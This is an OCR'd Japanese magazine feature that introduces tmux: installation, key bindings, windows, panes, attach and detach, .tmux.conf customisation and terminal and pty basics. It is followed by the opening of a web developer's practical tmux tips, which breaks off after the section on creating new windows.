第１章では、tmuxの使い方の基礎を押さえます。そして第２章では現場でどのように活用しているのか、その事例をもとに使い方のヒントを紹介します。

Contents

第1章

仮想ターミナルによる安全・便利なシェル環境

tmuxを使ってみよう!

本章では、ターミナルマルチプレクサとして人気の高い「tmux」について、インストールから基本操作、そして手になじませるためのカスタマイズ方法までを紹介します。まずは手を動かしながら、tmuxに触れてみてください。また、最後に解説するターミナルのしくみの基礎も、知っておけば応用に結びつけられるでしょう。

Author 池上 洋行(いけがみ ひろゆき)　東京大学大学院 情報理工学系研究科 創造情報学専攻 江崎研究室

はじめに

Unix系オペレーティングシステム(OS)であるUbuntuやMac OS Xを使いはじめた人すべてが戸惑う文字画面[注1](**図1**)。この画面をうまく、楽しく使いこなすための第一歩をこの記事で紹介します。この文字画面、実はとても便利なものです。この画面の使い方を知ることによって、Unix系OSの入ったコンピュータの用途の幅が大きく広がります。


その「文字画面の使い方」ですが、まずは起動方法からです。Ubuntuでは左上からメニューを開き、「Terminal」と入力して「端末」を起動してください(**図2**)。Mac OS XではFinderから「アプリケーション」→「ユーティリティ」→「ターミナル(.app)」(**図3**)と開いていくことで起動できます。これで、**図4**のような文字画面が起動しました。ここから文字を入力することで、コンピュータを操作することができます。

打ち込む文字はコマンドと呼ばれ、コマンドの打ち方にはルールがあり、このルールを覚えないと操作することはできません[注2]。しかし、この記事ではコマンドのルールについては扱わず、そこは知っているものとして、もう一歩進んだ使い方を紹介します。コマンドのルールについては十分な量の情報がすでにありますので、そちらを参照してください。記事末にリストを記します。

この記事では文字画面環境を自分にあわせてカスタマイズすることを目標にします。とくに文字画面切替器として有名な**tmux**を中心にして、①tmux入門、②tmuxのカスタマイズ、③文字画面まわりの基礎知識、といった構成になっています。読者の方の興味にあわせて読む対象を選んでください。

本論に入る前に、重要な単語を整

▼図1　文字画面(ターミナル)



▼図2　Ubuntuの文字画面の起動アイコン「端末」

注1) 本特集タイトルで言うところの"黒い画面"ですね。図1のスクリーンショットは黒い画面ではないですが……。

注2) コマンドを使った操作方法は、CLI(Command Line Interface：コマンドラインインターフェース)やCUI(Character User Interface：キャラクタユーザインターフェース)と呼ばれます。よく関連する用語としてGUI(Graphical User Interface：グラフィカルユーザインターフェース)という単語が挙げられ、こちらはマウスでポチポチと操作する、WindowsやMacで使うWebブラウザやiTunesなどの画面を指します。

理しておきたいと思います。まず、上記で使ってきた文字画面という単語ですが、これを一般的にターミナル(Terminal、端末とも)と呼びます。起動方法の説明で入力した文字そのままです。ターミナルを起動すると文字が入力できます。この文字を入力する先をコンソール(Console)と呼びます。このコンソールはシェル(Shell)と呼ばれるプログラムが用意しています。つまり、「ターミナルを開くと、シェルが起動し、コンソールが表示される」という関係になります。そしてこの記事ではターミナルを、tmuxを使ってカスタマイズしていきます。

▼図3　Mac OS Xの文字画面の起動アイコン「ターミナル」

tmux入門

本節では、tmuxが何であるかという話から、インストール方法、そして基本的な使い方を解説します。


tmuxとは何か?

まずtmuxについて、公式Webページ[注3]によると、

> *tmux is a terminal multiplexer. What is a terminal multiplexer? It lets you switch easily between several programs in one terminal, detach them (they keep running in the background) and reattach them to a different terminal. And do a lot more.*
> *(筆者訳:tmuxはターミナルマルチプレクサです。ターミナルマルチプレクサは、複数のプログラムを簡単に1つのターミナル上で切り替えられるようにします。またそのターミナルからプログラム群を切り離し(デタッチ)て、別のターミナルにつなぎ直すこと(アタッチ)もでき、さらにいろいろなことができます。)*

と解説されています。ターミナルマルチプレクサとは、1つにはWebブラウザにおけるタブ機能を

▼図4　左:Ubuntuの文字画面、右:Mac OS Xの文字画面



(a) Ubuntu(Linux)　　(b) Mac

注3) http://tmux.sourceforge.net/

ターミナルの世界に実現するソフトウェアであると言えます。ターミナルソフトウェアの中にはタブ機能を持っているものもありますが[注4]、これらと比較して何が違うのかと言うと、ターミナルマルチプレクサはターミナルを「仮想化」します。

仮想化というと、XenやKVMといったソフトウェアによるコンピュータの仮想化が思い浮かびますが、それと同じことです。ターミナルマルチプレクサはプログラムを仮想化したターミナル上で動作させることを可能にします。

記事の表記について

本章での、コマンド入力、ファイルへの記述、キーボード入力を表す記法について整理します。

コマンド入力

文字画面への入力を示す場合には、次のように濃いグレー地に白抜き文字で表記します。先頭の「$」や「#」は文字画面でのプロンプト(前者が一般ユーザ状態、後者がroot状態)を表します。

```
$ echo user
$ su
# echo root
```

ファイルへの記述

ファイル(たとえば、/path/to/file)への記述を示す場合には、次のように薄いグレー地で表記します。

```
/path/to/file
contents
```

キーボード入力

同時にタイプするべきキーをハイフン「-」でつなぎ、続けて入力するキーはスペース「 」で区切ります。枠線で囲まれた文字はタイプするキートップを示します。たとえば、コントロールキーとtを同時に押し、その後にスペースキーを入力する場合は次のように表記します。

Ctrl-t Space

画面の表示

文字画面での入力に対する出力結果を示す場合には、次のように黒地に白抜き文字で表記します。

```
output messages
```

tmuxのインストール

多くのLinuxディストリビューションにおいて、tmuxはパッケージが用意されています。たとえば、Ubuntu 14.04(Trusty Tahr)やDebian GNU/Linux 8(jessie)においては次の①のようなコマンドですぐに使えるようになります。また、Mac OS X + Homebrewならば②のコマンドです。

```
# apt-get update
# apt-get install tmux      ①
```

```
# brew install tmux         ②
```

tmuxの基本操作

起動と終了、プレフィックスキー

起動する際はコンソールにおいて、tmuxと入力してください。tmuxは入力を行ったターミナル上で起動します。

```
$ tmux
```

実行しているすべてのシェルで、exitコマンドを実行し終了すると、tmuxが終了して元のシェルに戻ります。

```
$ exit
```

次にプレフィックスキーを使ってヘルプを開いてみましょう。再度tmuxを起動してください。そして、Ctrl-b ?と入力します。すると**図5**のような表示がでてきます。

↑↓を入力することで上下に動くことがで

注4) ・Terminator(http://gnometerminator.blogspot.jp/) ・GNOME端末(https://help.gnome.org/users/gnome-terminal/stable/) ・mlterm(http://sourceforge.net/projects/mlterm/)

▼図5　tmuxのヘルプ表示

```
bind-key        C-b send-prefix
bind-key        C-o rotate-window
bind-key        C-z suspend-client
bind-key      Space next-layout
bind-key          ! break-pane
bind-key          " split-window
bind-key          # list-buffers
...(省略)...
bind-key          ? list-keys
...(省略)...
```

き、[q]でヘルプの表示を終了します。この[Ctrl]-[b]をプレフィックスキーと呼びます。tmuxのさまざまな機能が、どのキー入力に対応しているかを**図5**では示しています。30行目付近にbind-key ? list-keysという行があるのが確認できます。この操作ヘルプ画面はlist-keysコマンドと呼ぶようです。

tmuxでは、tmuxの機能を呼び出すときにまずプレフィックスキーを入力する必要があります。

新しいウィンドウの作成と切り替え

次に、1つのtmuxの中で複数のターミナルを開き、切り替えてみましょう。まず新しいターミナルを作成します。[Ctrl]-[b] [c]と入力することで新しいターミナルが作成され、画面が新しいターミナルに切り替わります。このターミナルを開いている画面をウィンドウと呼びます。つまりこの操作は、「新しいウィンドウを作成し、同時に新しいターミナルを開く」ということになります。また画面下部のステータスバーに新しいターミナルが追加されます。**図6**にスクリーンショットを示します。このように画面を複数のペインに分割することも可能です。

ウィンドウの切り替えは、いくつかの方法で可能です。たとえば、1つ前に使っていたウィンドウに切り替える場合は[Ctrl]-[b] [l]を入力するたびに行き来することができます。現在のウィンドウの次(数字の大きいほう)のウィンドウに進む場合は[Ctrl]-[b] [n]で、前(数字の小さいほう)のウィンドウに戻る際は[Ctrl]-[b] [p]。また、ステータスバーに表示されている数字を使って[Ctrl]-[b] [0]というふうに移動することも可能です。このようにWebブラウザのタブ機能のような動作を非GUI環境(ターミナル内のソフトウェア)で行うことができます。

ターミナルの仮想化：デタッチ、アタッチ

さて、本節のはじめに解説したようにtmuxはターミナルを仮想化します。その仮想化の本領を発揮してみましょう。そのための重要な概念がアタッチとデタッチです。tmuxを起動して、いろいろなウィンドウを開いた状態で、[Ctrl]-[b] [d]と入力すると、そのtmuxセッションからデタッチすることができます。デタッチすると、tmuxを起動する前のターミナルに戻ります。先ほどデタッチしたtmuxセッションはバックグラウンドで動作しており、各ウィンドウで起動していたプログラムも終了されることなく動作しています。

次にアタッチです。一度デタッチしたtmuxセッションには、再度アタッチしてつなぎなおすことができます。次のようにコマンドを入力してみましょう。

```
$ tmux attach
```

▼図6　tmuxの画面構成

先ほどデタッチしたtmuxの画面に戻ってこられたと思います。もう一度デタッチして、今度は別のターミナルからアタッチしてみてください。正常にアタッチできると思います。

このようにtmuxのようなターミナルマルチプレクサの最大の特徴は、本来GNOME端末やTerminatorといったターミナルエミュレータソフトウェアにつながっているプログラムのプロセス群を、tmuxセッションという仮想化されたターミナルにつないでおける点にあります。

ウィンドウの分割

tmuxでは1枚のウィンドウを分割できます。この分割した画面をペインと呼びます。Ctrl-b %と押すことで縦に分割します。Ctrl-b "と入力することで横に分割します。Ctrl-b oを入力することでペイン間を移動できます。Ctrl-b Ctrl-↑↓←→により、現在のペインのサイズを変更できます。またCtrl-b Spaceにより、ペインの配置を回転させることができます。

実のところ筆者は、後で紹介する同期入力のときを除いて、ウィンドウの分割をほぼ使っていません。このペインにあたる機能はウィンドウマネージャ[注5]にやらせています。たとえばリモートサーバでコードを含めて開発を行う可能性がある場合や、そのサーバの監視環境を作る場合には、このペイン機能を積極的に使っていこうと考えています。

いろいろな操作方法を発見する

ここまでで、基本的なtmuxの操作と概念を学びました。ここでは操作方法を調べる方法について書いておきます。この方法を覚えておくと、tmuxのバージョンが上った際に、新しく追加された未知の便利な機能と出会えるかもしれません。次のコマンドを入力してください。tmux内部からでも、tmuxを起動していないターミナルの状態でも大丈夫です。

```
$ tmux list-keys
```

これで画面にキー割り当てリストがでてきます。たとえば、ウィンドウの操作であれば次のようにコマンドを打つことで、windowという単語が含まれるものの一覧が得られます(**図7**)。

```
$ tmux list-keys | grep window
```

先ほど説明した、3つの切り替え方法以外にもさまざまな切り替え方法があることがわかります。ウィンドウの名前を変更する機能(Ctrl-b ,)や、ウィンドウを名前で検索する機能(Ctrl-b f)があることがわかります。このように少しメタな方法ですが、キー割り当て一覧からいろいろと操作方法を模索して、自分なりの使いこなしをしてみてください。

コマンドモードを使う

前述のlist-keysで現れた、キー割り当て一覧の1つ目のカラムにあたる「bind-key」という部分についても説明しておきましょう。このbind-keyもlist-keysと同様tmuxのコマンドになっています。つまり、tmuxではtmux自身の持つコマンドを用いて、tmuxをコンフィグしていきます。

コマンドをいろいろ叩いてみましょう。Ctrl-b :と入力してください。下側の緑色のステータスバーが黄色になって、コマンドを受け付けるモードになります。これをコマンドモードと呼びます。そのままlist-keysと入力してみましょう。前節で紹介したキー割り当て一覧画面が出てきます。たとえばウィンドウを2つ作った状態でコマンドモードを開き、next-windowと入力してください。もう一方のウィンドウに移動したと思います。

このように、tmuxのコマンド群はこれらを組み合わせて使うことで、キー割り当てを含め

注5) 筆者はタイル型ウィンドウマネージャという分類にあたるawesome window manager(http://awesome.naquadah.org/)を活用しています。開いたウィンドウが重なることなくタイル状に表示されます。

▼図7　tmux list-keys | grep windowの実行結果

```
bind-key        C-o rotate-window
bind-key          " split-window
...(省略)...
bind-key          , command-prompt -I #W "rename-window '%%'"
bind-key          . command-prompt "move-window -t '%%'"
bind-key          0 select-window -t :0
...(省略)...
bind-key          c new-window
bind-key          f command-prompt "find-window '%%'"
bind-key          l last-window
bind-key          n next-window
bind-key          p previous-window
...(省略)...
```

たさまざまな機能を扱うことができます。tmuxのコマンドにはキー割り当てされていないものもあり、それを知るためにはlist-commandsコマンドを実行します。シェルから次のように実行してもいいですし、コマンドモードから入力しても問題ありません。

```
$ tmux list-commands
```

tmuxのカスタマイズ

本節ではtmuxをカスタマイズする方法について扱います。単純なウィンドウ切り替え、セッションのアタッチ・デタッチを超えた便利な機能がtmuxにはあり、すべてを網羅することは難しいです。その中でも筆者が“これは便利だ”と思っている内容について紹介したいと思います。

tmuxは起動時に~/.tmux.confに記載された設定を読み込むため、カスタマイズはこのファイルに対して行います。.tmux.confにはtmuxコマンドを羅列します。そうすることで、セッション起動時にそれらのコマンドが実行されます。

キー割り当ての変更

これまでに紹介したキー割り当ては変更が可能です。試しに、プレフィックスキーを変更してみたいと思います。プレフィックスキーは前述のlist-keysで出てくるキー割り当てとは異なり、すべてを呼び出す特別なキー操作です。そのためset-optionコマンドを用いて設定します。この例では、C-bからC-tへ変更を行います。-gはglobalの意味で、すべてのtmuxセッションに反映されます。

```
~/.tmux.conf
set-option -g prefix C-t
```

そしてコマンドモードを開き、source-file ~/.tmux.confと入力してください。source-fileコマンドは該当のファイルを開き、中のコマンドを実行する機能があります。これにより設定を再度読み込むことが可能です。

もう一度Ctrl-b ?としてlist-keysを行ってみてください。このとき、send-prefixというコマンドがCtrl-bに割り当てられていることが確認できます(図5の1行目)。このコマンドは、プレフィックスキーと同じキーをtmuxの中で起動しているソフトウェアに送るという動作を指しています。具体的に言うと、tmuxの中でsshをして別のホストに入り、その中でさらにtmuxを起動する例を考えます。両方ともプレフィックスキーとしてCtrl-bを用いている場合、2回目に起動したtmuxにプレフィックスキーを与えるにはどうすればよいでしょうか？　これを実現するのが、send-prefixコマンドになります。つまり、この場合Ctrl-b Ctrl-bと入力することで、2回目に起動したtmuxにプレフィックスキーを与えることができるため、Ctrl-b Ctrl-b cなどとするこ

とで、2回目に起動したtmux上に新しいウィンドウを作ることができます。

上記の設定ですと、send-prefixがC-bのままであるため、プレフィックスキーを送るためには、Ctrl-t Ctrl-bとする必要があります。そのややこしさを減らすために次のように設定してみましょう。

```
~/.tmux.conf
set-option -g prefix C-t
bind-key C-t send-prefix
unbind-key C-b
```

こうすることによって、Ctrl-t Ctrl-tでプレフィックスキーを送ることができます。また、C-bに割り当てられているコマンドを外すために、unbind-keyコマンドを入れています。

tmuxと並んで非常に有名なターミナルマルチプレクサに、GNU screen[注6]というソフトウェアがあります。GNU screenと同じようなキー割り当てに変更することは、GNU screenからtmuxへ移ったユーザにとっては共通して必要なことであるため、これらのキー設定が入ったscreen-keys.confというファイルがtmuxと共に配布されています。ディストリビューションによってどのフォルダに置かれているかは異なりますが、UbuntuとDebian GNU/Linuxの場合は /usr/share/doc/tmux/examples/screen-keys.confに配置されています。

たとえば、screenと同じキー配置にして、プレフィックスキーをCtrl-tに変更したい場合には、次のような設定を行います。GNU screenでは標準状態で、Ctrl-aがプレフィックスキーに設定されています。

```
~/.tmux.conf
source-file /usr/share/doc/tmux/examples/
screen-keys.conf

set-option -g prefix C-t
bind-key C-t send-prefix
unbind-key C-a
```

ここで、プレフィックスキーの割り当てを各自変更しました。しかし、混乱をさけるため、ここからの本文では割り当てを変更していないtmuxのキーバインドで紹介を続けます。また同時にコマンド名を記載しますので、適宜読み替えてください。

このように、bind-keyとunbind-keyコマンドを用いて自由にキー割り当てを変更することができます。bind-keyには-n、-rと-cという3つのオプションがあります。-cは省略している場合と同じなので、-rと-nになりますが、-rはリピート、-nはプレフィックスキーなしです。リピートとは、一度プレフィックスキーを打ったあとにプレフィックスキーなしで連続で-rで登録したキー入力が可能になります。また-nでは、プレフィックスキーなしで直接tmuxコマンドを入力することができます。

ウィンドウタイトルの設定

筆者がよく使うtmuxの機能として、Ctrl-b w(choose-windowコマンド)があります。このコマンドでは、そのセッション内のウィンドウを一覧表示し、上下キーで選択して任意のウィンドウに移動することができます。ただし、この名前というのがだいたい「bash」がただ並んでいるだけです。また、手で逐一名前をつけて見分けるのも面倒です。そこで筆者は、実行したコマンドをウィンドウタイトルに設定する手法を使っています。ターミナルなどのタイトルを設定するために使うエスケープシーケンスを、コマンドの実行ごとに設定します。これはtmux用の設定ですが、bashへ設定します。

```
~/.bash_profile
#!/bin/bash

if [[ "$TERM" = "screen" ]]; then
  trap 'this_command=$BASH_COMMAND; echo -ne
" e]2;$this_command 007"' DEBUG
fi
```

注6) http://www.gnu.org/software/screen/screen.html

筆者の場合、この設定によって思った画面にすぐ飛ぶことができます。たとえばmakeを実行中であったウィンドウでは、makeという名前がchoose-windowで見られるためすぐにそこに飛べます。

ウィンドウ内のペインを同期

次に、あるウィンドウ内に複数のペインを開いたときに、すべてのペインが同期される方法を紹介します。コマンドモードを開いて、set-window-option synchronize-panes onと入力してください。入力がすべてのペインに入力されます。

この機能はたとえば、複数のホストで同時にコマンドを打ちたい場合に有効です。たとえばまとめてパスワードを変更するなどの際に用いるとよいでしょう。別々のペインで、sshやtelnetを用いて異なるホストに入って、set-window-option synchronize-panes onとし、passwdを打ちこむと、そういう使い方が可能です。

通知

コマンドの実行が終了したときなどに通知がほしいことがあります。通知を発生させる方法にはいくつか手法があります。筆者が普段から用いる手法は、set-window-options -g monitor-activity onで、これを.tmux.confに設定しています。そのほかにもdisplay-messageなどを用いて実現することも可能です(例：sleep 10; tmux display-message "hoge")。

オプション群

さて、前の節でtmuxのコマンド群を見る方法について述べました。tmuxにはコマンドのほかにオプションという概念があり、これらをウィンドウとセッションに対して設定することが可能です。たとえば、上記に挙げたプレフィックスキーを変更する操作はセッションに対するオプション設定でしたし、ウィンドウ内のペイン同期はウィンドウへのオプション設定でした。

これらの機能の一覧も、コマンド一覧と同様にコマンドモードから見ることができます。セッションに対するオプションの一覧はshow-options、ウィンドウに対するものはshow-window-optionsで取得が可能です。

```
$ tmux show-options -g
$ tmux show-window-options -g
```

このように入力することで全体で有効な設定について見ることができます。

ターミナル基礎知識

本稿ではここまで、ターミナルマルチプレクサtmuxについて解説してきました。本節では、ターミナルの基礎的知識について扱いたいと思います。色のついた文字や太文字など、ターミナルを開いて普段の作業をしていると、いろいろな装飾があることに気がつきます。それ以外にも、罫線を使ったソフトウェア(例：alsamixer)などもあります。これらの装飾はどのように行われているかをまずはじめに説明します。その次にターミナルとは何かをOS側から見て説明します。

色や太字や罫線はどうなっているのか?

Unixは長い歴史があり、ターミナルも常に進化してきました。今日のLinux環境では、ターミナル“エミュレータ”ソフトウェアが用いられます。このターミナルの違いを吸収するターミナルのための重要な機能が、ターミナルケーパビリティです。ターミナルケーパビリティの中に、色表示・罫線・イタリック・ボールドなどの各種装飾の何に対応しているかを記載します。そのケーパビリティを見て、ソフトウェア側は、使用する機能を選びます。ケーパビリティの選択にはTERM環境変数が用いられます。次のように入力して、罫線がありフルカラーのCUI画面を起動してみましょう。[q]で終了します。

```
$ alsamixer
$ TERM=vt100 alsamixer
$ TERM=screen alsamixer
$ TERM=xterm alsamixer
$ TERM=linux alsamixer
```

vt100の際には白黒表示になった画面が見えると思います。またlinuxの際には罫線ではなく、文字で罫線を代用していると思います。このようにわれわれユーザはTERM環境変数を用いて、プログラム側に自分達のターミナル名を教え、プログラムはそのターミナル名にあわせてケーパビリティを確認して出力を行います。ちなみにtmux環境ではTERM=screenを使うようになっており、GNU screenと同じケーパビリティがあるということになります。

たとえば、プログラムが求める表示に対する能力が足りない場合など、このケーパビリティ関係のエラーが画面に表示されてプログラムを動かすことができなかったり、sshした先のホストに自分の使っているターミナルのケーパビリティドライバファイルがインストールされていないために同様のエラーが出ることがあります。

そうなった場合には、TERM=xtermやTERM=vt100などとしてやることで動くことがほとんどです。VT100は非常に古いターミナルの実機であり、xtermといったターミナルエミュレータは古くから使われているソフトウェアです。ほとんどのターミナルエミュレータソフトウェアには、これらとの互換性があります。

これらのターミナルケイパビリティにあわせた装飾は、cursesというライブラリを経由してソフトウェアを開発することで、自動的に最適なものが適用されます。読者のみなさんもCUIアプリケーションを開発される際にはぜひ活用してみてください。

文字はどうやってプログラムからターミナルにやってくるのか?

プログラムの出力はどうやって画面に出てくるのでしょうか? 多くの方はC言語を使ってprintfをしてみた経験があると思います。そのprintfの結果はターミナルに出力されますが、プログラムは、ターミナルに出力しているのではなく、標準出力(STDOUT)と呼ばれる場所に対して出力しています。つまり標準出力がわれわれのターミナルにつながっています。

ターミナルには前述のように実機とソフトウェアによるエミュレータが存在していますが、今日では後者がほとんどだと思います[注7]。そういったソフトウェアによる擬似的ターミナルを実現するためのしくみとして、pseudotty(pty)という考え方が提案され利用されています(tmuxの仮想化されたターミナルとややこしいですが、別のものです)。擬似的ターミナルを使いたいソフトウェア(tmuxを含む)は、ptyのしくみを通じて擬似ターミナルを用意し、この上でシェルを実行し操作を行っています。

標準出力から、その疑似ターミナルへはどのようにつながっているのでしょうか。プロセスにはファイルディスクリプタという概念があり、各プロセスが出力先のターミナルをファイルディスクリプタに結びつけて開きます。このうちの1番を標準出力としています。つまり1番のファイルディスクリプタの先に該当の疑似ターミナルが結びついています。

この疑似ターミナルは名前のとおり疑似的なターミナルであり、従来のターミナルがもつオプションを持っています。sttyコマンドを用いてそれを確認してみましょう。コマンドの実行結果(**図8**)によるとターミナルの転送スピードや行数・カラム数といった情報から、どのキー割り当てが特殊文字に割り当てられているかを確認することができます。これらの設定は本来実機のターミナルのためのものであり、ttyシステムの歴史を見ることができます。たとえばspeedはシリアル通信の速度を設定する部分です。

注7) 前者を使う例としては、サーバラック用にシリアルコンソールサーバと呼ばれる製品があります。

▼図8　stty -aの実行結果

```
speed 9600 baud; rows 78; columns 127; line = 0;
intr = ^C; quit = ^ ; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = ⏎
<undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; flush = ^O; min ⏎
= 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk brkint ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff -iuclc -ixany ⏎
-imaxbel -iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke
```

▼図9　ps aux --forestの実行結果

```
...(省略)...
ikegam    9147  0.0  0.1  34012  9900 ?        Ss   00:43   0:05 tmux
ikegam    9148  0.0  0.0  26544  7060 pts/3    Ss+  00:43   0:02   _ -bash
ikegam   19845  0.0  0.0  26456  6904 pts/4    Ss+  00:56   0:01   _ -bash
ikegam   30224  0.0  0.0  26444  6856 pts/6    Ss+  02:29   0:01   _ -bash
ikegam    6343  0.0  0.0  26584  7060 pts/7    Ss   02:39   0:00   _ -bash
ikegam   13959  0.0  0.0  20796  2748 pts/7    R+   04:11   0:00   |    _ ps aux --forest
ikegam   21783  0.0  0.0  26492  6956 pts/8    Ss+  02:54   0:00   _ -bash
...(省略)...
```

tmuxウィンドウやペイン内のターミナルは、その出力が疑似ターミナルの中に格納されており、その疑似ターミナルなどがtmuxセッションから管理されています。実はtmuxはサーバ・クライアント型のソフトウェアで、セッションを持つサーバと、われわれが実際に操作を行うクライアントに分かれています。そして、tmuxクライアントがセッションを管理するtmuxサーバに接続することで、該当のセッションにアクセスすること(アタッチすること)が可能です。

筆者の環境で次のようにpsコマンドを打ち込んでみると、**図9**ように、筆者のtmuxセッションに紐付けられたbashプロセスを見ることができます。

```
$ ps aux --forest
```

これを見ると、各bashがptsの3、4、6、7、8に割り当てられていることがわかります。この実際のプロセスが紐付いたプロセスが、tmuxのサーバプロセスになります。また、プロセス一覧によって、tmuxのクライアント側プロセスはデタッチなどによって適宜新しく作成されることが確認できると思います。

おわりに

本章では、基本的な使い方のフローに加えて筆者の使い方を例に挙げ、「なぜそうするか」という点に重きをおいて説明してきました。使いこなしには基本操作の習熟が重要です。もちろんTipsをコピー&ペーストする方法でも十分な場面も多く、また便利です。しかし、今回はちょっと違った視点で、「こういうふうにしたい」と思ったときに、そうするために必要な知識や、そのポインタをなるべく多く入れてみました。本稿がみなさんのUnix生活の助けになることを願っております。SD

参考URL●コマンドのルールについて
・http://linuxcommand.org/lc3_learning_the_shell.php(英語)
・http://pen.agbi.tsukuba.ac.jp/~RStiger/hiki2/?Unix%2FLinux%C6%FE%CC%E7(筑波大学流域管理研究室により管理運営)
・http://www.mita.itc.keio.ac.jp/ja/com_manuals_linux_guide.html(慶應義塾大学により管理運営)

第2章

使いこなしのヒント

達人たちの手の内公開

本章では、実際に開発の現場やシステムの運用管理などで、どのようにターミナルを使っているのか、ベテランエンジニアの手の内を紹介します。仕事以外にも日常のなかでメモ代わりに使うこともお勧めです。仕事の能率を高めるための一工夫を学んでみませんか。見えないところで差がつきます。

2-1 Case① tmuxでサクサクWeb開発

Author 和田 裕介(わだ ゆうすけ)
㈱ワディット 代表取締役
Twitter @yusukebe Web http://yusuke.be/

はじめに

おはようございます、もしくは、こんにちわ、こんばんわ、ネット上ではゆーすけべーと名乗っている者です。普段メインでは「ボケて(http://bokete.jp/)」というサービスのバックエンドのWebアプリケーションを開発しています。いわゆる「Webエンジニア」なわけです。今回のテーマはtmux！　同じターミナルマルチプレクサであるscreen[注1]をこの業界に入ってから早々に使い始めたので、tmuxに対する思い入れは強いはず！　なんですが……とくに凝った設定も使い方もせずに、最低限の機能を手に馴染ませて利用しています。それでも十分普段のターミナル生活が捗る面があると思っています。

ということで、今回はWebエンジニアにとってのtmux活用をより具体的に紹介しようと思います。「あ、便利だな」とか「使えるねぇ?」なんて気づいていただければ活用してくださいね。

ちなみに補足のために僕の開発環境を晒しておきます(**図1**)。

- Mac OS X をiMacもしくはMacBook Airで利用
- iTerm2＋zsh＋Emacs(ターミナル上で立ち上げる)
- コーディング言語などはPerl、JavaScript、CSS、HTMLがメイン
- アプリケーションの実行は、VMなどを使わずMac OS Xでたいてい済ませる
- その他ターミナルでは外部ホストへSSH接続しての作業なども当然ある


ではいってみましょう。

仮想端末をブラウザのタブのように切り替えちゃえ!

タブを意識した設定

Webブラウザに「タブ」という概念ができてもうしばらく経ち、昨今ではMac OS XのFinderにも取り入れられています。アプリケー

▼ 図1　Perlライブラリを Emacsで編集している様子



注1) https://www.gnu.org/software/screen/

ションのウィンドウを新しく開くことなく、同一ウィンドウ内で別コンテンツの閲覧やその遷移ができるのでUIが非常にスッキリし、結果的に使い勝手が向上しているからこそ定着したのでしょう。そのタブと同じような概念で、仮想的なターミナルを新規に立ち上げ、同一ターミナルウィンドウ上で切り替えていくことができるというのがtmuxやscreenの特徴でしょう。

まずは実例を挙げてみたいのですが、その前にOS Xでのtmuxのインストールを紹介します。**Homebrew**(http://brew.sh/index_ja.html)で入れちゃいましょう。

```
$ brew install tmux
```

これで終わりです。簡単ですね。その後、

```
$ tmux
```

とコマンドを打つとtmuxが立ち上がります。さてtmux向けの操作をする際、冒頭に打つコマンド＝**Prefix**があります。デフォルトだとCtrl-bつまり「Ctrl」キーを押しながらbをタイプ」です。僕の場合は~/.tmux.confを編集して、その設定をCtrl-tにしています。なんとなく「タブ」という意味を込めて「t」にしたら、そのままCtrl-tが手癖になりましたね。ちなみに

```
set-option -g prefix C-t
```


のように~/.tmux.confに記載し、もう一度tmuxを立ち上げ直すとコマンドが変更されます。

新規仮想端末の作成と切り替え


ChromeやFirefox、そして言及したOS XのFinderでも新規タブを作成するためのショートカットキーは**Command**＋tとなっています。本記事では仮想端末のことを「タブ」という概念で扱っていますが、新規仮想端末を作る場合、同じように「t」を使うというわけではありません。「create」の「c」を使います。

tmuxコマンドで立ち上げたばかりは下部のステータスバーが示すとおり、1つの端末しか開いていません(**図2**)。

▼図2　tmuxを立ち上げたばかり



▼図3　新しい仮想端末を開く



